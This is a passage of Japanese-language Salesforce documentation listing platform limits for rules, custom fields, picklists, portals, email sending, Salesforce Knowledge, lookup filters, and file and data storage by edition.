Force.com サイトに関連する制限および請求に使用される用語です。

Sandbox と Sandbox ストレージの全般的な制限
Sandbox 環境の制限です。

パートナーポータルの制限
パートナーポータルの制限です。

パスワードポリシーの制限
ユーザパスワードの数値と使用の制限です。

Salesforce コンソールの制限事項
Salesforce コンソールの使用での技術的な制限です。

サイトのエディションの制限
エディション別の、サイト数、帯域幅、サービス要求時間、最大ページビューの制限です。

Site.com のインポートの制限
サイトおよびファイルのインポートの制限です。

Web 要求の制限
Web 要求の同時使用の制限です。

関連トピック:

Lightning Experience の考慮事項
Salesforce Classic Mobile アプリケーションの制限
Salesforce1 モバイルアプリケーションで使用できない機能
重複管理の使用に関する考慮事項
インラインエディタを使用したレコードの編集に関するガイドライン

割り当てルール、自動レスポンスルール、およびエスカーレーションルールの制限

エディション別の、リードの生成、メールレスポンス、エスカーレーションの自動化の制限です。

割り当てルールは、組織のリードの生成とサポートプロセスを自動化します。自動レスポンスルールは、リードまたはケース登録に自動メールレスポンスを送信する条件を指定します。エスカレーションルールは、ケースが一定の期間内に解決されない場合に自動的にエスカレーションを行います。

次の表に、ルールの制限を示します。

制限	詳細
オブジェクトごとのアクティブなルール (制限は、有効なワークフロールール、割り当てルール、自動レスポンスルール、およびエスカレーションルールの任意の組み合わせに適用されます。)	50
割り当てルール、自動レスポンスルール、およびエスカーレーションルール	それぞれ次の制限があります。 • 3,000 件のエントリ • 300 件の数式条件エントリ • エントリごとに 25 件の検索条件
ルールあたりの使用できるアクションの合計	200
許可されたルール数合計 (制限は、有効または無効のワークフロールール、割り当てルール、自動レスポンスルール、およびエスカレーションルールの任意の組み合わせに適用されます。)	オブジェクトあたり 500、組織あたり 2,000

Chatter アンサーの制限

質問およびカスタマーポータルのカスタマイズの制限です。

Chatter アンサーは、ケース、アンサー、Force.com サイト、カスタマーポータル、Salesforce ナレッジを Web コミュニティに統合します。

Chatter アンサーには次の制限が適用されます。

- Chatter アンサーの質問は、最大で 500 件の回答を受け取ることができます。
- カスタマーポータルをカスタマイズする場合、アンサーではすべてのタブスタイルおよび次のページスタイルのみがサポートされます。
  - ページ背景
  - テキスト
  - リンク

- リンクのフロート表示

関連トピック:

Chatter アンサー実装のヒント

項目、選択リスト、データ設定の制限

カスタム項目、選択リスト、カスタム選択リスト、カスタムデータ設定の制限です。

オブジェクトごとに許可されるカスタム項目
エディション別のカスタム項目数の制限です。

カスタム選択リストの制限
ユーザがあらかじめ定義された選択肢から値を選択できる、カスタマイズされた選択肢のリストの制限です。

カスタム設定制限
カスタム設定が許可されるキャッシュデータの量の制限です。

標準選択リストの制限
標準選択リストのエントリ数の制限です。

オブジェクトごとに許可されるカスタム項目

エディション別のカスタム項目数の制限です。

オブジェクトあたりの使用できるカスタム項目数は、Salesforce のエディションによって異なります。活動項目、ロングテキストエリア項目、リッチテキストエリア項目、リレーション項目、および積み上げ集計項目の最大数も同様に異なります。

データ型	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited Edition および Performance Edition
活動	なし			20	100		
ロングテキストエリア	項目のデータ型に関係なく、オブジェクトに許可されるカスタム項目の合計数に関するエディションの制限は適用されますが、オブジェクトには、リッチテキストエリア項目やロングテキストエリア項目を無制限に含めることができます。各オブジェクトは、ロングテキストエリア項目とリッチテキストエリア項目で 160 万文字を使用できます。ロングテキストエリア項目またはリッチテキストエリア項目を作成するとき、項目の文字数制限、つまり入力可能なテキストの最大長を設定します。ロングテキストエリア項目とリッチテキストエリア項目のデフォルトの文字数制限は、32,768 文字 (32 KB) です。ロングテキストエリア項目とリッチテキストエリア項目の最大文字数制限は、131,072 文字 (128 KB) です。最小文字数制限は 256 文字です。リッチテキストエリア項目にアップロードできる画像の最大サイズは 1 MB です。						
リッチテキストエリア							

データ型	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited Edition および Performance Edition
リレーション	なし	40					
積み上げ集計		25					

カスタム選択リストの制限

ユーザがあらかじめ定義された選択肢から値を選択できる、カスタマイズされた選択肢のリストの制限です。

合計 15,000 文字の範囲内で、カスタム選択リストには次の制限があります。

- 最大 1,000 個のエントリ
- エントリあたり最大 255 文字

カスタム複数選択リストには、最大 500 個の値を指定できます。ユーザは 1 レコードに対し一度に最大 100 個の値を選択できます。

カスタム設定制限

カスタム設定が許可されるキャッシュデータの量の制限です。

カスタム設定には、数式項目、入力規則、Apex、および SOAP API からアクセスできます。

キャッシュされるデータ量およびカスタム設定には次の制限が適用されます。

- 組織に許可されるキャッシュデータの合計量は、次の 2 つの値のうち小さい方です。
  - 10 MB
  - 1 MB × 組織のフルユーザライセンス数

  たとえば、組織にフルライセンスが 3 つある場合、カスタム設定ストレージは 3 MB になります。組織にフルライセンスが 20 ある場合は、ストレージが 10 MB になります。
- 組織の制限に加えて、認定管理パッケージごとに別個の制限が適用されます。たとえば、組織に認定管理パッケージが 2 つインストールされ、フルライセンスが 3 つあるとします。組織の 3 MB というカスタム設定のストレージ制限に加え、認定管理パッケージごとに 3 MB のストレージをカスタム設定できます。
- カスタム設定ごとに、最大 300 個の項目を追加できます (カスタムオブジェクトの項目制限が 300 未満の場合を除く)。カスタムオブジェクトの項目制限が 300 未満の場合は、カスタム設定の項目制限とカスタムオブジェクトの項目制限が同じになります。

標準選択リストの制限

標準選択リストのエントリ数の制限です。

選択リストとはカスタマイズされた選択内容のリストのことであり、このリストを使用して、ユーザはあらかじめ定義された選択肢から値を選択できます。

選択リスト内の最大エントリ数は、選択リストで許容される合計文字数 (15,000 文字) によって決まります。各エントリには改行と復帰の記号が含まれますが、これらは表示されません。エントリごとに追加されるこの 2 文字も、15,000 文字の制限に数えられます。

標準選択リストの場合、各エントリには改行と復帰を除く最大 255 文字を含めることができます。

レコードタイプまたはトランスレーションワークベンチを使用する組織の標準選択リストの場合、エントリ数に制限はありませんが、次のような特殊な選択リストは例外です。

選択リスト項目	最大エントリ数
リード状況	100
ToDo の状況	100
ToDo の優先度	50
ケースの状況	100
ケース優先度	50
商談フェーズ	100

カスタマーポータルの制限

カスタマーポータルのカスタムオブジェクトの制限およびポータルユーザの制限です。

有効にできるカスタマーポータル数とカスタマーポータルユーザライセンス数についての詳細は、Salesforce にお問い合わせください。

カスタマーポータルのカスタムオブジェクトの制限

カスタマーポータルのカスタムオブジェクトには次の制限が適用されます。

- カスタマーポータルで作成できるカスタムオブジェクトの最大数は、使用しているエディションで作成できるカスタムオブジェクトの総数によって決定されます。
- また、カスタマーポータルでポータルユーザに表示できるカスタムオブジェクト数は、ユーザライセンスによって制御されます。詳細は、Salesforce にお問い合わせください。

個人取引先の制限

Salesforceユーザは最大1000件の個人取引先ポータルユーザの所有者になることができます。これには、カスタマーコミュニティプラスライセンス、カスタマーポータルライセンス、およびロールベースのポータルライセンスを持つ個人取引先ユーザが含まれます。大規模カスタマーポータルやカスタマーコミュニティなど、大規模ポータルライセンスを持つ個人取引先ユーザは、この制限数の対象にはなりません。パートナーポータルライセンスまたはパートナーコミュニティライセンスを持つユーザは、個人取引先ユーザになり得ないため、この制限は適用されません。

ポータルロールの制限

組織のポータルロールの最大数は5000です。この制限には、組織のすべてのカスタマーポータル、パートナーポータル、またはコミュニティに関連付けられたポータルロールが含まれます。この数が不必要に増加しないように、各ポータルおよびコミュニティのロール数を確認して削減することをお勧めします。また、使用していないポータルロールも削除するようにしてください。さらに多くのポータルロールが必要な場合は、Salesforce カスタマーサポートまでご連絡ください。

関連トピック:

- カスタマーポータルに対する Salesforce CRM Content の有効化
- カスタマーポータル設定の制限

データのインポートの制限

データローダを使用したデータのインポートの制限です。

データローダを使用してインポートしたデータには次の制限事項が適用されます。

特定の範囲内の日付のみが有効です。最も早い有効な日付は 1700-01-01T00:00:00Z GMT、つまり、1700 年 1 月 1 日の午前 0 時です。有効な日付の最大値は 4000-12-31T00:00:00Z GMT、つまり、4000 年 12 月 31 日の午前 0 時です。これらの値は、タイムゾーンごとのオフセットとなります。たとえば、太平洋タイムゾーンでは、最も早い有効な日付は 1699-12-31T16:00:00、つまり 1699 年 12 月 31 日の午後 4 時です。

バージョン 28.0 以降のデータローダを使用する場合、インポートした CSV ファイルの項目最大サイズは 32,000 文字です。

外部データのインテグレーションの制限

Salesforce Connect では、Salesforce 組織外に保存されているデータへのアクセスに制限があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

一般的な Salesforce Connect の制限

ユーザごとに、オブジェクト権限を付与する外部オブジェクトの最大数は、ユーザがアクセスを許可されているカスタムオブジェクトの最大数と同じになります。この制限は、ユーザに割り当てられたユーザライセンスによって決まります。

組織あたりの外部オブジェクトの最大数[1]	100
外部オブジェクトとその他の種別のオブジェクト全体でのクエリあたりの結合の最大数	4
外部システムから発行される OAuth トークンの最大長	4,000 文字
1 外部データソースにつき 1 時間あたりに取得される新しい行の最大数。この制限は、大量データの外部データソースまたは以前に取得されていない行には適用されません。	50,000

[1] 100 件の外部オブジェクト制限は、組織で購入する Salesforce Connect アドオン数に関係なく適用されます。

次の制限は、Salesforce Connect の OData 2.0 および 4.0 アダプタにのみ適用されます。

OData の最大 HTTP 要求サイズ	8 MB
OData の最大 HTTP 応答サイズ	8 MB
OData クエリの最大結果セットサイズ	16 MB
OData サブクエリの最大結果セットサイズ	1,000 行

組織には次の制限があります。

- Enterprise Edition、Performance Edition、および Unlimited Edition では、1 時間あたり 10,000 個の OData コールアウト。要求に応じて制限を緩和できます。
- Developer Edition では、1 時間あたり 1,000 個の OData コールアウト。

関連トピック:

Salesforce Connect — すべてのアダプタの考慮事項

External Identity ユーザ数制限

External Identity ユーザライセンス数による制限。

コミュニティ内の External Identity ライセンスユーザ数が 1 か月に 1,000 万ユニークユーザを超えないようにすることをお勧めします。この制限を超えて追加のユーザライセンスが必要な場合は、Salesforce のアカウントエグゼクティブにお問い合わせください。この制限を超えると、追加料金および機能の低下が生じる可能性があります。

メール制限

メール、一括メール送信、ワークフローメールの制限です。

メールの全般的な制限
エディションごとのメールおよびメールテンプレートの制限です。

ワークフローメールの日次制限
ワークフロー関連および承認関連のメールアラートの制限です。

一括メール送信の制限
エディション別の一括メール送信の制限です。

メールの全般的な制限

エディションごとのメールおよびメールテンプレートの制限です。

取引先、取引先責任者、リード、商談、ケース、キャンペーン、カスタムオブジェクトの各ページから、組織の取引先責任者、リード、個人取引先、ユーザに個別のメールを直接送信する場合は、制限はありません。

API または Apex を使用して、グリニッジ標準時 (GMT) に基づき 1 日に最大 5,000 個の外部メールアドレスに単一メールを送信できます。Salesforce の Email Author やコンポーザを使用して送信した単一メールは、この制限に含まれません。取引先、取引先責任者、リード、商談、ケース、キャンペーン、カスタムオブジェクトの各ページから、組織の取引先責任者、リード、個人取引先、ユーザに個別のメールを直接送信する場合は、制限はありません。

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
メールテンプレート:最大サイズ	テキストメールテンプレート: 384 KB	• テキスト、HTML、およびカスタム HTML テンプレート: 384 KB • Visualforce テンプレート: 1 MB					
メールサービス: Salesforce で処理する 1 日あたりのメールメッセージの最大数	なし			ユーザライセンス数 × 1,000、最大数 1,000,000			
メールサービス:メールメッセージの最大サイズ(メールヘッダー、本文、添付ファイル、エンコード)				25 MB[1]			
メール-to-ケース: ケースに変換するメールの最大数				1 日あたり 2,500			
拡張差し込み印刷:最大レコード数	1,000						
拡張差し込み印刷:選択したテンプレートの最大合計サイズ	1 MB						
Salesforce に送信される受信メール	• メール本文切り捨てサイズ: 32 KB • 受信したメールごとに作成されるメール活動の最大数: 50 • 1 つの添付ファイルの最大サイズ: 5 MB • 添付ファイルの最大合計サイズ: 25 MB[1]						
差し込み項目: `Case.Email_Thread`	なし	• 最大メール数: 200					

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
			• メール本文切り捨てサイズ: 32 KB				
オンデマンドメール-to-ケース: Salesforce で処理する 1 日あたりのメールメッセージの最大数 (メールサービスの制限に対してカウント)	なし			ユーザライセンス数 × 1,000、最大数 1,000,000			
オンデマンドメール-to-ケース: メールの最大サイズ (メールヘッダー、本文、添付ファイル、エンコード)				25 MB[1]			

[1] メールサービスのメールメッセージの最大数は、言語および文字セットによって異なります。メールメッセージのサイズには、メールヘッダー、本文、添付ファイル、エンコードが含まれます。そのため、添付ファイルが 25 MB のメールは、ヘッダー、本文、エンコードを考慮すると、メールメッセージのサイズ制限 25 MB を超える可能性があります。

関連トピック:

一括メール送信の制限
ワークフローメールの日次制限

ワークフローメールの日次制限

ワークフロー関連および承認関連のメールアラートの制限です。

メールアラートから送信されるメールの 1 日の制限は、1 組織につき標準 Salesforce ライセンスあたり 1,000 件です。無料の Developer Edition およびトライアル組織は例外であり、1 日のワークフローメールの制限は 15 件になります。組織全体での制限は 2,000,000 件です。この制限は、ワークフロールール、承認プロセス、フローまたは REST API でメールアラートから送信されるメールに適用されます。

制限は、GMT の午前 0 時に開始および終了する 24 時間の活動に基づいています。ユーザライセンスを追加または削除すると、制限数の合計がすぐに調整されます。メールアラートをグループに送信すると、そのグループのすべての受信者が 1 日あたりのワークフローメール制限としてカウントされます。

組織が日次ワークフローメールの制限に到達すると、次のようになります。

- ワークフローキュー内に残っており、その日に送信されないメールは破棄されます。Salesforce ではこれらのメールを後で再送信しません。

- アクションを伴うワークフロールールとメールアラートが起動された場合、メールアクションのみがブロックされます。
- 最終承認、最終却下、承認、却下、メール取り消しアクションはブロックされます。
- エラーメッセージがデバッグログに追加されます。

次の項目は、ワークフローメール制限にはカウントされません。

- 承認通知メール
- ToDo 割り当て通知
- リードの割り当てルール通知
- ケースの割り当てルール通知
- ケースのエスカレーションルール通知
- Force.com サイトの利用状況のアラート

ワークフローメールアラートが特定の制限に近づいている場合や制限を超えた場合、Salesforce は警告メールをデフォルトのワークフローユーザに送信します。デフォルトのワークフローユーザが設定されていない場合は、有効なシステム管理者に送信します。

状況	Salesforce から送信される警告メール	警告メールの内容
1 件のメールの受信者数の制限を超えているため、メールアラートが送信されない	未送信メールアラートごとに 1 件の警告メール	未送信メールアラートのコンテンツおよび受信者
組織の 1 日あたりのメール制限の 90% に達している	1 件の警告メール	制限および組織の利用状況
組織の 1 日あたりのワークフローメール制限の 90% に達している	1 件の警告メール	制限および組織の利用状況
組織の 1 日あたりのメール制限に達しているため、メールアラートが送信されない	制限を超えたメールアラートの試行 100 件ごとに 1 件の警告メール	制限および組織の利用状況
組織の 1 日あたりのワークフローメール制限に達しているため、メールアラートが送信されない	制限を超えたメールアラートの試行 100 件ごとに 1 件の警告メール	制限および組織の利用状況

一括メール送信の制限

エディション別の一括メール送信の制限です。

グリニッジ標準時 (GMT) に基づいて、1 組織あたり 1 日に最大 5,000 個の外部メールアドレスに一括メール送信できます。

一括メール送信には次の追加制限が適用されます。

- 単一メールおよび一括メールの制限では、アドレスが一意であるかどうかは考慮されません。たとえば、メールに johndoe@example.com が 10 回含まれている場合、制限に対して 10 とカウントされます。
- ポータルユーザを含め、組織の内部ユーザに送信できるメールには制限はありません。
- 一括メールは、取引先責任者、個人取引先、リード、および組織の内部ユーザにのみ送信できます。
- Developer Edition 組織とトライアルで Salesforce を評価中の組織では、1 日あたり 10 個を超える外部メールアドレスに一括メール送信できません。この低い制限は、組織が Winter'12 リリースより前に作成されており、一括メール送信がすでに高い制限で有効になっている場合は適用されません。また、組織は 1 日あたり最大 15 個のメールアドレスに単一メールを送信できます。
- Visualforce メールテンプレートを使用して一括メール送信はできません。

Salesforce ナレッジの制限

エディション別の Salesforce ナレッジの制限です。

Salesforce ナレッジは、コンテンツを作成および管理するための知識ベースです。カスタマーポータルまたはパートナーポータルで Salesforce ナレッジが有効になっている場合、顧客およびパートナーは記事にアクセスできます。

Salesforce ナレッジの制限	Performance Edition、Unlimited Edition、Enterprise Edition、および Developer Edition の詳細
最大記事数	50,000 個の記事
最大記事タイプ	100 個の記事タイプ
記事タイプあたりの最大カスタム項目数	Enterprise Edition、Developer Edition、および Unlimited Edition: 記事タイプあたり 500 個のカスタム項目 Performance Edition: 記事タイプあたり 800 個のカスタム項目
最大ファイル項目	5 個のファイル項目
最大ファイル項目サイズ	ファイル項目は添付ファイルとしてカウントされます。最大 25 MB です。
最大リッチテキストエリアサイズ	131072 文字
記事のすべてのリッチテキストエリア項目の合計サイズ	1638400 文字
リッチテキストエリア項目での一意の最大記事参照 (リンク) 数	1 つのリッチテキスト項目で、異なる Salesforce ナレッジ記事に最大 100 個のリンクを設定できます。
記事履歴の追跡	記事イベントは、最長 18 か月間追跡されます。
最大サポート言語数	16 個のサポート言語
記事のインポート	インポート .zip ファイルは次の要件を満たす必要があります。 • .csv ファイルと .properties ファイルをそれぞれ 1 つのみ含めることができます。

Salesforce ナレッジの制限	Performance Edition、Unlimited Edition、Enterprise Edition、および Developer Edition の詳細
	• .csv ファイルと .properties ファイルがルートディレクトリに配置されている必要があります。 • 圧縮プロセスでフォルダとサブフォルダの構造を維持する必要があります。 • .zip ファイル名に特殊文字は使用できません。 • .zip ファイルは 20 MB を、zip ファイル内の各非圧縮ファイルは 10 MB を超えることはできません。 • ヘッダー行を含め .csv ファイルに 10,000 を超える行を含めることはできません。したがって、最大 9,999 個の記事と翻訳を含めることができます。 • .csv ファイルの行が 400,000 文字を超えることはできません。 • .csv ファイルのセルが 32 KB を超えることはできません。 • .csv ファイルの各記事に 50 以上の翻訳を含めることはできません。
最大データカテゴリグループ数および有効なデータカテゴリグループ	カテゴリグループ 5 つ、アクティブなカテゴリグループ 3 つ
データカテゴリグループあたりの最大カテゴリ数	1 つのデータカテゴリグループに 100 個のカテゴリ
データカテゴリグループ階層あたりの最大レベル数	1 つのデータカテゴリグループ階層に 5 個のレベル
記事に割り当てられたデータカテゴリグループの最大データカテゴリ数	記事に割り当てられたデータカテゴリグループの 8 個のデータカテゴリ
昇格済み検索語の最大数	組織で最大 2,000 個の昇格済み用語を作成できます。

関連トピック:

- Salesforce ナレッジの概要
- 知識ベースの計画
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

項目の制限事項

暗号化項目、差し込み項目、数式項目の制限事項です。

積み上げ集計項目は、取引を開始したリードのリード項目の対応付けには使用できません。

暗号化された項目の制限事項
項目を暗号化する場合、条件および Visualforce ページに関する操作に制限事項があります。

リッチテキストエリア項目の制限事項
モバイルアプリケーションは、ロングテキストエリア項目のようなリッチテキストエリアを処理しますが、HTML 形式のコンテンツまたは画像はサポートしていません。モバイルアプリケーションは、1,000 文字でリッチテキストエリア項目を切り捨てます。これには HTML マークアップも含まれます。システム管理者は、モバイルページレイアウトからリッチテキストエリア項目を削除することを検討する必要があります。モバイルユーザが 1,000 文字を超える既存のエントリを含むリッチテキストエリア項目を編集する場合、モバイルアプリケーションは項目内のテキストを切り捨てます。

参照検索条件の制限事項
ルックアップ検索条件は、参照項目、主従関係項目、階層関係項目の有効な値とルックアップダイアログ結果を制限するシステム管理者設定です。

関連トピック:

クロスオブジェクト数式の差し込み項目
入力規則の差し込み項目
入力規則の考慮事項

暗号化された項目の制限事項

項目を暗号化する場合、条件および Visualforce ページに関する操作に制限事項があります。

従来の暗号化

従来の暗号化を使用して暗号化された項目には、次の制限事項が適用されます。

- 暗号化項目は、リストビュー、レポート、積み上げ集計項目、およびルール条件などの条件に使用することはできません。
- メールテンプレートに暗号化項目を使用することはできますが、その値は「暗号化されたデータの参照」権限の有無に関係なく常にマスクされます。
- [Visualforce] ページでの暗号化項目の表示をサポートしているのは、`<apex:outputField>` コンポーネントのみです。

リッチテキストエリア項目の制限事項

モバイルアプリケーションは、ロングテキストエリア項目のようなリッチテキストエリアを処理しますが、HTML 形式のコンテンツまたは画像はサポートしていません。モバイルアプリケーションは、1,000 文字でリッチテキストエリア項目を切り捨てます。これには HTML マークアップも含まれます。システム管理者は、モバイルページレイアウトからリッチテキストエリア項目を削除することを検討する必要があります。モバイルユーザが 1,000 文字を超える既存のエントリを含むリッチテキストエリア項目を編集する場合、モバイルアプリケーションは項目内のテキストを切り捨てます。

参照検索条件の制限事項

ルックアップ検索条件は、参照項目、主従関係項目、階層関係項目の有効な値とルックアップダイアログ結果を制限するシステム管理者設定です。

ルックアップ検索条件には次の制限事項が適用されます。

- ルックアップ検索条件では次の項目種別を参照できません。
  - 活動のリレーション項目
  - ［作成者］および［更新者］などの、常に参照のみのシステム項目
  - ［ケース所有者］および［リード 所有者］などの、キューをサポートするリレーション項目
- 各オブジェクトは、必須なルックアップ検索条件を 5 個まで使用できます。省略可能な参照項目の数に制限はありません。オブジェクトの必須項目の上限に達した場合、代わりに省略可能な項目を作成し、ユーザ保存時に入力規則を使用してビジネスルールを適用します。
- 通貨項目でのルックアップ検索条件は、通貨を換算しません。たとえば、組織でマルチ通貨を使用してルックアップ検索条件が「*期待収益 > 100000*」の場合、通貨に関係なく、ルックアップには［期待収益］項目の値が 100,000 より大きいすべてのレコードが表示されます。
- ルックアップ検索条件には、「今日」または「今月」などの、特殊な日付値は使用できません。
- 有効なルックアップ検索条件で参照される項目は削除できません。
- 有効なルックアップ検索条件で参照される項目のデータ型は変更できません。
- ルックアップ検索条件では、ソースオブジェクトの次の項目種別を参照できません。
  - 自動採番
  - 暗号化
  - 数式
  - ロングテキストエリア
  - 複数選択リスト
  - 積み上げ集計
  - テキスト
  - テキストエリア
  - URL
- ルックアップオートコンプリートは、追加のドロップダウンリストでのユーザルックアップでは機能しません。これは主に、パートナーポータルまたはカスタマーポータルのいずれかを設定した組織のための機能です。
- 拡張リストビューでは、連動ルックアップ検索条件で参照される項目を変更できません。
- ルックアップ検索条件では、所有者の一括変更はサポートされていません。ルックアップ検索条件で［所有者］項目を参照している場合、所有者の一括変更を実行しても正しい値にはなりません。また、この不正な値はレコードを保存するまで検出されません。
- ルックアップ検索条件でサポートされないグローバル差し込み項目を数式で参照している場合、ルックアップ検索条件は数式を参照できません。
- ［取引先名］でのルックアップ検索条件は、法人取引先にのみ適用されます。個人取引先には適用されません。たとえば、ルックアップ検索条件が［取引先名］ `does not contain book` の場合、John's Bookstore の

ように名前に「book」が含まれる法人取引先は無効ですが、John Bookerのように名前に「book」が含まれる個人取引先は有効で、［取引先］項目のルックアップダイアログに表示されます。個人取引先の名前で絞り込む場合は、代わりに［名］または［姓］を使用します。

- Salesforce では、リストビューのインライン編集は次の場合にサポートされません。
  - 連動ルックアップで参照されているソースオブジェクトの項目。
  - 連動ルックアップを含む項目。

ファイルとディスク使用制限

Salesforce Files、CRM コンテンツ、Chatter、ストレージ割り当ての制限です。

Salesforce Files Sync の制限
ストレージ、ファイルサイズ、ファイルの同期の制限です。

Salesforce CRM Content の制限
エディション別の Salesforce CRM Content の制限です。

Chatter のファイルの制限
Chatter 投稿またはコメントへの添付ファイルの制限です。

データストレージとファイルストレージの制限
Salesforce エディションおよび組織内の標準ライセンスユーザ数別のストレージ割り当ての制限です。

Salesforce Files Sync の制限

ストレージ、ファイルサイズ、ファイルの同期の制限です。

機能	制限
組織の共有ストレージ	ストレージは、購入した Salesforce ライセンス数に基づいています。追加ストレージを購入できます。詳細は、「データストレージとファイルストレージの制限」 を参照してください。
同期済みファイルの最大数	ユーザは最大 10,000 個のファイルを同期できます。
同期済みフォルダの最大数	500 フォルダ
ファイルサイズ	• Web インターフェースによるアップロード時: 2 GB • Salesforce Files Sync デスクトップクライアントによるアップロード時: 2 GB (またはプロキシ使用時は 500 MB) • モバイルデバイスによるアップロード時: 100 MB
ファイルあたりのバージョンの最大数	2,048
同じファイルを同時に同期できるユーザの最大数	1,000 ユーザ

機能	制限
Connect API コールの最大数	Salesforce Files Sync デスクトップクライアントからの接続アプリケーションごとに 1 ユーザにつき 1 時間あたり 10,000 件

Salesforce CRM Content の制限

エディション別の Salesforce CRM Content の制限です。

Salesforce CRM Content には、Microsoft® PowerPoint プレゼンテーションから、オーディオファイル、動画ファイル、Webページ、およびGoogle® ドキュメントまで、あらゆる種類のファイルを含めることができます。次の表に、エディション別の Salesforce CRM Content の制限を示します。

機能	詳細
コンテンツ配信: 直近 24 時間あたりのデフォルトの配信帯域幅	10 GB
コンテンツ配信: 直近 24 時間あたりのデフォルトの配信参照カウント数	20,000
コンテンツ配信: オンライン参照の最大ファイルサイズ	25 MB
コンテンツ: 最大ファイルサイズ	• 2 GB • Chatter REST API によるアップロード時: 2 GB (ヘッダーを含む) • REST API によるアップロード時: 2 GB (ヘッダーを含む) • SOAP API によるアップロード時: 38 MB • Bulk API によるアップロード時: 10 MB • Google ドキュメント: 10 MB • Visualforce によるアップロード時: 10 MB
コンテンツ: 最大ライブラリ数	2,000
コンテンツ: 最大コンテンツドキュメント数	10,000,000
コンテンツ:24時間あたりのコンテンツドキュメントおよびバージョンの最大数(調整可能)	36,000 (Developer Edition では 2,500)
コンテンツパック: 最大ファイル数	50 (Personal Edition ではなし)
ドキュメント: カスタムアプリケーションロゴの最大サイズ	20 KB
ドキュメント: アップロードするドキュメントの最大サイズ	5 MB
ドキュメント:ファイル名の最大長(ファイル拡張子名を含む)	255 文字

Salesforce CRM Content 検索の制限

検索では、複数のファイルの種類がサポートされ、ファイルサイズに制限があります。ファイルが最大サイズを超える場合、そのファイル内のテキストは検索されませんが、ファイルの著者名、タグ、ファイル拡張子、およびカスタム項目は検索されます。

ファイルの種類	ファイル拡張子	検索の最大ファイルサイズ
HTML	.htm、.html、.xhtml	5 MB
PDF	.pdf	25 MB
PPT	.ppt、.pptx、.pptm	25 MB
RTF	.rtf	5 MB
Text	.c、.cpp、.css、.csv、.ini、.java、.log、.sql、.txt	5 MB
Word	.doc、.docx、.docm	25 MB
XLS	.xls、.xlsx、.xlsm	5 MB
XML	.xml	5 MB

関連トピック:

- 検索の制限
- Chatter のファイル検索の制限

Chatter のファイルの制限

Chatter 投稿またはコメントへの添付ファイルの制限です。

ファイル共有の制限

ファイルは最大 100 回まで共有できます。これには、人およびグループと共有するファイル、およびリンクで共有するファイルが含まれます。ファイルの非公開での共有が最大共有回数の 100 に近くなった場合は、ファイルをフィードに投稿して公開することを検討します。

ファイルサイズの制限

Salesforce のファイルの最大ファイルサイズ制限は次のとおりです。

機能	詳細
[添付ファイル] 関連リスト	• 添付ファイル: 25 MB • フィードの添付ファイル: 2 GB
[ドキュメント] タブ	• 5 MB

機能	詳細
	• **カスタムアプリケーションロゴ**: 20 KB
Salesforce CRM Content	• 2 GB • Chatter REST API **によるアップロード時**: 2 GB (**ヘッダーを含む**) • REST API **によるアップロード時**: 2 GB (**ヘッダーを含む**) • SOAP API **によるアップロード時**: 38 MB • Bulk API **によるアップロード時**: 10 MB • Google **ドキュメント**: 10 MB • Visualforce **によるアップロード時**: 10 MB
Salesforce **ファイル**	2 GB
Salesforce **ナレッジ**	**添付ファイル**: 5 MB

データストレージとファイルストレージの制限

Salesforce **エディションおよび組織内の標準ライセンスユーザ数別のストレージ割り当ての制限です。**

ストレージ容量

ストレージは、次の2**つのカテゴリに分類されます。ファイルストレージには、添付ファイル、**[**ファイル**]**ホーム、**Salesforce CRM Content、Chatter **ファイル**(**ユーザの写真を含む**)、**[**ドキュメント**]**タブ、ナレッジ記事のカスタムファイル項目、および **Site.com **のアセット内のファイルが含まれます。データストレージには、次の情報が含まれます。**

- **取引先**
- **記事タイプ**(**形式**:「*記事タイプ名*」)
- **記事タイプ翻訳**(**形式**:「*記事タイプ名*」**バージョン**」)
- **キャンペーン**
- **キャンペーンメンバー**
- **ケース**
- **ケースチーム**
- **取引先責任者**
- **契約**
- **カスタムオブジェクト**
- **メールメッセージ**
- **行動**
- **予測項目**

- Google ドキュメント
- アイデア
- リード
- メモ
- 商談
- 商談分割
- 注文
- 見積
- 見積テンプレートのリッチテキストデータ
- ソリューション
- タグ: 固有タグ
- ToDo

データストレージ

データストレージの場合、Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition および Unlimited Edition では、1 GB またはユーザあたりの制限のいずれか大きい方が割り当てられます。たとえば、10 人のユーザがいる Professional Edition 組織の場合は、ユーザ数 10 x ユーザあたり 20 MB = 200 MB は最小量 1 GB よりも少ないため、1 GB が割り当てられます。100 人のユーザがいる Professional Edition 組織の場合は、ユーザ数 100 x 20 MB = 2,000 MB であるため、最小量 1 GB よりも多くの容量が割り当てられます。

ファイルストレージ

Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition、および Unlimited Edition では、組織ごとに 10 GB のファイルストレージが割り当てられます。

組織には、標準ユーザライセンスの数に基づいて追加のファイルストレージが割り当てられます。Enterprise Edition、Performance Edition、Unlimited Edition では、ユーザライセンスごとに 2 GB のファイルストレージが組織に割り当てられます。Contact Manager Edition、Group Edition、Professional Edition の組織には標準ユーザライセンスあたり 612 MB が割り当てられます。これはユーザライセンスあたり 100 MB と Salesforce CRM Content 機能ライセンスに対するライセンスあたり 512 MB を合わせたものです。ユーザ数が 10 未満の組織には、ユーザライセンスあたり 100 MB ではなく、合計 1 GB のユーザ単位のファイルストレージが割り当てられます。

メモ: Salesforce CRM Content が有効であるかどうかにかかわらず、各 Salesforce CRM Content 機能ライセンスに追加のファイルストレージ 512 MB が割り当てられます。

ファイルストレージとデータストレージは同時に計算されないため、大量のレコードやファイルをインポートまたは追加する場合、組織のディスク使用量の変化はすぐには反映されません。

次の表の最小値は、Salesforce ユーザライセンスと Salesforce Platform ユーザライセンスに適用されます。カスタムユーザライセンスを使用している組織の場合、正確なストレージ容量については、Salesforce までお問い合わせください。ユーザライセンスについての説明は、「ユーザライセンス」を参照してください。

